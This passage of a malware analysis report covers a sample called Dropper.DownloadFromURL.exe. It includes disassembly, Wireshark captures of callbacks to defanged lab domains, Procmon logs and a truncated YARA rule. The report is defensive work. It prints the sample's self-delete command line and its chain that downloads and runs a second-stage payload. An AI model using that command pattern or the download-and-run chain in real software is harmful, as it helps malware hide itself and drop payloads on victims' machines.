```
003511B3    FF7424 04        push dword ptr ss:[esp+4]
003511B7    FF15 04303500    call dword ptr ds:[<CloseHandle>]
003511BD    FF3424           push dword ptr ss:[esp]
003511C0    FF15 04303500    call dword ptr ds:[<CloseHandle>]
```

Stack:  0137F60C 00000454 (first),  0137F60C 000004B0 (second)


BOOL CloseHandle(
  [in] HANDLE hObject (dword ptr ss:[esp+4 bytes] for the first, dword ptr ss:[esp] for the second)
);

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators


Detonation with Internet (inetsim). Cmd.exe pop-up happens. Witnessed domain callback in Wireshark for hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico.



```
No.   Time        Source        Destination   Protoc Length Info
   11 0.338583097 10.10.100.3   10.10.100.4   TCP       54 80 → 49819 [ACK] Seq=249 Ack=113 Win=64256 Len=0
   12 1.808225085 10.10.100.4   10.10.100.3   DNS       98 Standard query 0xd686 A ssl-6582datamanager.helpdeskbros.local
   13 1.815938377 10.10.100.3   10.10.100.4   DNS      114 Standard query response 0xd686 A ssl-6582datamanager.helpdeskbros.local A 10.10.100.3
   14 1.834626030 10.10.100.4   10.10.100.3   TCP       66 49820 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
   15 1.834671345 10.10.100.3   10.10.100.4   TCP       66 80 → 49820 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128

▸ Frame 13: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
▸ Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
▸ User Datagram Protocol, Src Port: 53, Dst Port: 63214
▾ Domain Name System (response)
    Transaction ID: 0xd686
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ ssl-6582datamanager.helpdeskbros.local: type A, class IN
  ▾ Answers
    ▸ ssl-6582datamanager.helpdeskbros.local: type A, class IN, addr 10.10.100.3
    [Request In: 12]
    [Time: 0.007713292 seconds]
```

Cmd.exe pop-up window (top) and domain callback in Wireshark (bottom).


Also witnessed hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico being downloaded via HTTP requests.



```
No.   Time          Source          Destination     Protoc Length Info
   17 1.836877840   10.10.100.4     10.10.100.3     HTTP     302 GET /favicon.ico HTTP/1.1
   21 1.849513007   10.10.100.3     10.10.100.4     HTTP     252 HTTP/1.1 200 OK  (image/x-icon)

▸ Frame 21: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
▸ Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49820, Seq: 154, Ack: 249, Len: 198
▸ [2 Reassembled TCP Segments (351 bytes): #19(153), #21(198)]
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 200 OK\r\n
    ▾ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
         [HTTP/1.1 200 OK\r\n]
         [Severity level: Chat]
         [Group: Sequence]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Mon, 26 Feb 2024 22:15:34 GMT\r\n
    Server: INetSim HTTP Server\r\n
    Connection: Close\r\n
  ▾ Content-Length: 198\r\n
      [Content length: 198]
    Content-Type: image/x-icon\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.012635167 seconds]
    [Request in frame: 17]
    [Request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    File Data: 198 bytes
▾ Media Type
    Media type: image/x-icon (198 bytes)
```


HTTP request to callback domain in Wireshark

There's also requests to hxxp://huskyhacks[.]dev.



```
Apply a display filter ... <Ctrl-/>

No.   Time          Source        Destination   Protocol Length Info
   16 2.635603680   10.10.100.3   10.10.100.4   TCP        54 80 → 50085 [ACK] Seq=353 Ack=250 Win=64128 Len=0
   17 2.655100085   10.10.100.4   10.10.100.3   DNS        74 Standard query 0x1206 A huskyhacks.dev
   18 2.660176099   10.10.100.3   10.10.100.4   DNS        90 Standard query response 0x1206 A huskyhacks.dev A 10.10.100.3
   19 2.662162100   10.10.100.4   10.10.100.3   TCP        66 50086 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
   20 2.662203858   10.10.100.3   10.10.100.4   TCP        66 80 → 50086 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK

▸ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_c2:10:3c (08:00:27:c2:10:3c), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▸ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▸ User Datagram Protocol, Src Port: 56795, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x1206
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ huskyhacks.dev: type A, class IN
    [Response In: 18]
```

Domain callback to possible C&C infrastructure in Wireshark




```
No.    Time          Source         Destination    Protoc Length Info
    32 1.948452044   10.10.100.4    10.10.100.3    HTTP     119 GET / HTTP/1.1
    36 1.960581744   10.10.100.3    10.10.100.4    HTTP     312 HTTP/1.1 200 OK  (text/html)

▸ Frame 32: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▸ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▸ Transmission Control Protocol, Src Port: 49821, Dst Port: 80, Seq: 1, Ack: 1, Len: 65
▾ Hypertext Transfer Protocol
  ▾ GET / HTTP/1.1\r\n
    ▾ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
        [GET / HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    [Full request URI: http://huskyhacks.dev/]
    [HTTP request 1/1]
    [Response in frame: 36]
```

HTTP request to possible C&C infrastructure in Wireshark

Host-based Indicators

Initial detonation (no internet), procmon running. Command prompt window pops up for a second then disappears. Malware then self-destructs.




Procmon.exe (1652)	Process Monitor	C:\Tools\sysintern...	🟩	Sysinternals - ww...	DESKTOP-AH4G...	"C:\Tools\sysinter...	2/26/2024 9:56:1...	n/a
Procmon64.exe (6908)	Process Monitor	C:\Users\NIGHT...	🟩	Sysinternals - ww...	DESKTOP-AH4G...	"C:\Users\NIGHT...	2/26/2024 9:56:1...	n/a
Malware.Unknown.exe (1848)		C:\Users\nightninj...			DESKTOP-AH4G...	"C:\Users\nightni...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
Conhost.exe (6652)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-AH4G...	\??\C:\Windows\...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
cmd.exe (7076)	Windows Comma...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-AH4G...	cmd.exe /C ping 1...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
Conhost.exe (6888)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-AH4G...	\??\C:\Windows\...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
PING.EXE (1708)	TCP/IP Ping Com...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-AH4G...	ping 1.1.1.1 -n 1 -...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
Idle (0)		Idle					2/26/2024 11:07:...	n/a
System (4)		System			NT AUTHORITY\...		2/26/2024 11:07:...	n/a
Registry (100)		Registry			NT AUTHORITY\...		2/26/2024 11:07:...	n/a
smss.exe (324)	Windows Session ...	C:\Windows\Syst...		Microsoft Corporat...	NT AUTHORITY\...	\SystemRoot\Syst...	2/26/2024 11:07:...	n/a
csrss.exe (516)	Client Server Runt...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\s...	2/26/2024 11:07:...	n/a
winlogon.exe (588)	Windows Logon A...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	winlogon.exe	2/26/2024 11:07:...	n/a
fontdrvhost.exe (816)	Usermode Font Dr...	C:\Windows\syst...		Microsoft Corporat...	Font Driver Host\...	"fontdrvhost.exe"	2/26/2024 11:07:...	n/a
dwm.exe (360)	Desktop Window ...	C:\Windows\syst...		Microsoft Corporat...	Window Manager...	"dwm.exe"	2/26/2024 11:07:...	n/a

```
Description:  Windows Command Processor
Company:      Microsoft Corporation
Path:         C:\Windows\SysWOW64\cmd.exe
Command:      cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\nightninja\Desktop\Malware.
User:         DESKTOP-AH4GN44\nightninja
PID:          7076          Started:   2/26/2024 9:57:32 AM
                            Exited:    2/26/2024 9:57:35 AM
```

Cmd.exe pop-up window (top) and self-destruct command in Procmon (bottom).

Detonation with Internet (inetsim). “Cmd.exe” pop-up happens, then the “ping” command to verify Internet connectivity. Then, the downloaded CR433101.dat.exe file (the second-stage payload in C:\Users\Public\Documents) is executed.



Time ...	Process Name	PID	Operation	Result	Path	Detail
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOU...	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Writ
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\27SM4XPX.htm	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\Desktop	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOU...	C:\Users\nightninja\Desktop\PROPSYS.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFileMapp...	FILE LOCKED WI...	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncType
2:15:1...	Malware.Unkno...	4468	CreateFileMapp...	SUCCESS	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncType
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\clbcatq.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME INVALID	C:\Users\nightninja\Desktop\ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Rea

Showing 274 of 1,138,670 events (0.024%) Backed by virtual memory

Name	Date modified	Type	Size
Explorer Suite Signatures	10/28/2023 12:29 PM	File folder	
My Music	10/27/2023 1:07 AM	File folder	
My Pictures	10/27/2023 1:07 AM	File folder	
My Videos	10/27/2023 1:07 AM	File folder	
CR433101.dat.exe	2/26/2024 2:15 PM	Application	1 KB
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB

CR433101.dat.exe file in Procmon (top) and in %\Users\Public\Documents% (bottom)

Appendices

A. Yara Rules


```
rule dropper_downloadfromurl {

    meta:
        last_updated = "2024-03-11"
        author = "Jarrett Sams"
        description = "My Yara rules for Dropper.DownloadFromURL.exe malware"

    strings:
        $self_destruct = {63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 20 00 2F 00
43 00 20 00 70 00 69 00 6E 00 67 00 20 00 31 00 2E 00 31 00 2E 00 31 00 2E 00 31
00 20 00 2D 00 6E 00 20 00 31 00 20 00 2D 00 77 00 20 00 33 00 30 00 30 00 30 00
20 00 3E 00 20 00 4E 00 75 00 6C 00 20 00 26 00 20 00 44 00 65 00 6C 00 20 00 2F
00 66 00 20 00 2F 00 71 00 20 00 22 00 25 00 73 00 22}

        $second_stage = {43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 50
